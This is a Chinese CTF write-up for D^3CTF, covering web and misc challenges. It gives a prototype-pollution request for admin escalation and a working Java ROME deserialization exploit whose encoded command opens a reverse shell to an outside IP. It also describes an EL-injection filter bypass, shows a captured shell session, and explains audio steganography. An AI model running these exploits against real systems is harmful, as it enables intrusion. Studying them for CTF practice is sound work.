

# D^3CTF

## Web

### d3oj

<https://hackerone.com/reports/869574>

编辑文章哪里很明显

Groovy

```
1 POST /article/0/edit HTTP/1.1
2 Host: xxx
3 User-Agent: xx
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 62
9 Origin: xxx
10 Connection: close
11 Referer: xxxx
12 Cookie: connect.sid=xx
13 Upgrade-Insecure-Requests: 1
14
15 {"title":"test","content":{"__proto__":{"
16   "is_admin":true
17   }}}}
```

之后随便注册一个就是admin了，然后强制改oct用户的密码，登录看题库，看返回头完事了

## Shorter

结合许少的文章和jiang师傅的新rome链子

<https://www.yuque.com/jinjinshigekeagui/qskpi5/cz1um4>

Java

```
1
2 package d3;
3
```

```

3
4 import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
5 import com.sun.syndication.feed.impl.EqualsBean;
6 import javassist.*;
7 import org.jboss.seam.util.Reflections;
8
9 import javax.xml.transform.Templates;
10 import java.io.*;
11 import java.lang.reflect.Field;
12 import java.util.Base64;
13 import java.util.HashMap;
14 import java.util.Hashtable;
15
16 public class exp1 {
17     private static byte[] getTemplatesImpl(String cmd) throws
CannotCompileException, IOException, NotFoundException {
18         ClassPool pool = ClassPool.getDefault();
19         CtClass ctClass = pool.makeClass("Evil");
20         CtClass superClass =
pool.get("com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet");
21         ctClass.setSuperclass(superClass);
22         CtConstructor constructor = CtNewConstructor.make("    public Evil()
{\n" +
23             "        try {\n" +
24             "            Runtime.getRuntime().exec(\"\" + cmd + "\"");\n" +
25             "        }catch (Exception ignored){}\n" +
26             "    }", ctClass);
27         ctClass.addConstructor(constructor);
28         byte[] bytes = ctClass.toBytecode();
29         ctClass.defrost();
30         return bytes;
31     }
32
33     public static void setFieldValue(Object obj, String fieldname, Object
value) throws Exception{
34         Field field = obj.getClass().getDeclaredField(fieldname);
35         field.setAccessible(true);
36         field.set(obj, value);
37     }
38
39     public static byte[] serialize(Object o) throws Exception{
40         try(ByteArrayOutputStream baout = new ByteArrayOutputStream();
41             ObjectOutputStream oout = new ObjectOutputStream(baout)){
42             oout.writeObject(o);
43             return baout.toByteArray();
44         }
45     }
46

```

```

47
48     public static void main(String[] args) throws Exception {
49
50
51
52         TemplatesImpl tmpl = new TemplatesImpl();
53         Field bytecodes = Reflections.getField(tmpl.getClass(),"_bytecodes");
54         setFieldValue(tmpl,"_bytecodes",new byte[][]{getTemplatesImpl("bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjQuNzAuND AuNS8xMjM0IDA+JjE=}|{base64,-d}|
{bash,-i}")});
55
56         Field name=Reflections.getField(tmpl.getClass(),"_name");
57         setFieldValue(tmpl,"_name","s");
58
59
60         EqualsBean bean = new EqualsBean(String.class,"s");
61
62         HashMap map1 = new HashMap();
63         HashMap map2 = new HashMap();
64         map1.put("yy",bean);
65         map1.put("zz",tmpl);
66         map2.put("zz",bean);
67         map2.put("yy",tmpl);
68         Hashtable table = new Hashtable();
69         table.put(map1,"1");
70         table.put(map2,"2");
71
72         setFieldValue(bean,"_beanClass", Templates.class);
73         setFieldValue(bean,"_obj",tmpl);
74         byte[] s = serialize(table);
75         byte[] payload = Base64.getEncoder().encode(s);
76         System.out.print(new String(payload));

```

## ezsql

存在el注入的地方，但把new过滤了，想到编码绕过。

Java

```
1  \\u([0-9A-Fa-f]{4})
```

这个正则可以绕，只要两个或两个以上的u即可，比如`${\uu006eew String("123")}`



直接spel注入，但直接传似乎是有符号问题？ 直接全部编码就好了

Java

1

```
{\"status\": 200, \"msg\": \"Success!\", \"data\": {\"options\": [], \"vote\": {\"vote_id\": 0, \"title\": \"123\"}}}
```

```
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
d3ctf@ezsql-6dbbfc78d9-cfmwj:/app$ cd /
成 cd /
bash: 成 cd: command not found
d3ctf@ezsql-6dbbfc78d9-cfmwj:/app$ ls
ls
Dockerfile
mybatis-0.0.1-SNAPSHOT.jar
d3ctf@ezsql-6dbbfc78d9-cfmwj:/app$ ls /
ls /
app
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
sys
tmp
usr
var
d3ctf@ezsql-6dbbfc78d9-cfmwj:/app$ cd /
cd /
d3ctf@ezsql-6dbbfc78d9-cfmwj:/$ ./readflag
./readflag
d3ctf{23Kvoznib6a3KRq38edp77Ygb6Jda7vY}
d3ctf@ezsql-6dbbfc78d9-cfmwj:/$ █
```

## Misc

### signin


群公告签到

### 问卷

填问卷即可


## BadW3ter

附件是wav，但是文件头有点问题，对比一下正常的wav即可发现前十六个字节被修改了




第一行的内容猜测也是个有用的线索： CUY1nw31lai

修改前十六个进制正常的wav文件头




然后测试几个常见的wav文件隐写： SilentEye、 Deepsound等


稍微测试一下发现是DeepSound




输入前面的到线索作为密码。得到flag.png




file识别文件发现flag.png是TIFF文件



PS可以选择打开TIFF文件




首先有两个图层，有一个白底图层，然后这个二维码是三部分颜色组成：黑、白、灰




把白底图层涂成灰色(和二维码图层中的灰色一样的：[33,33,33])，用油桶或者填充都可以





然后 图像->调整->亮度/对比度 直接将亮度，对比度拉到最低，扫描二维码即可得到flag




Apache

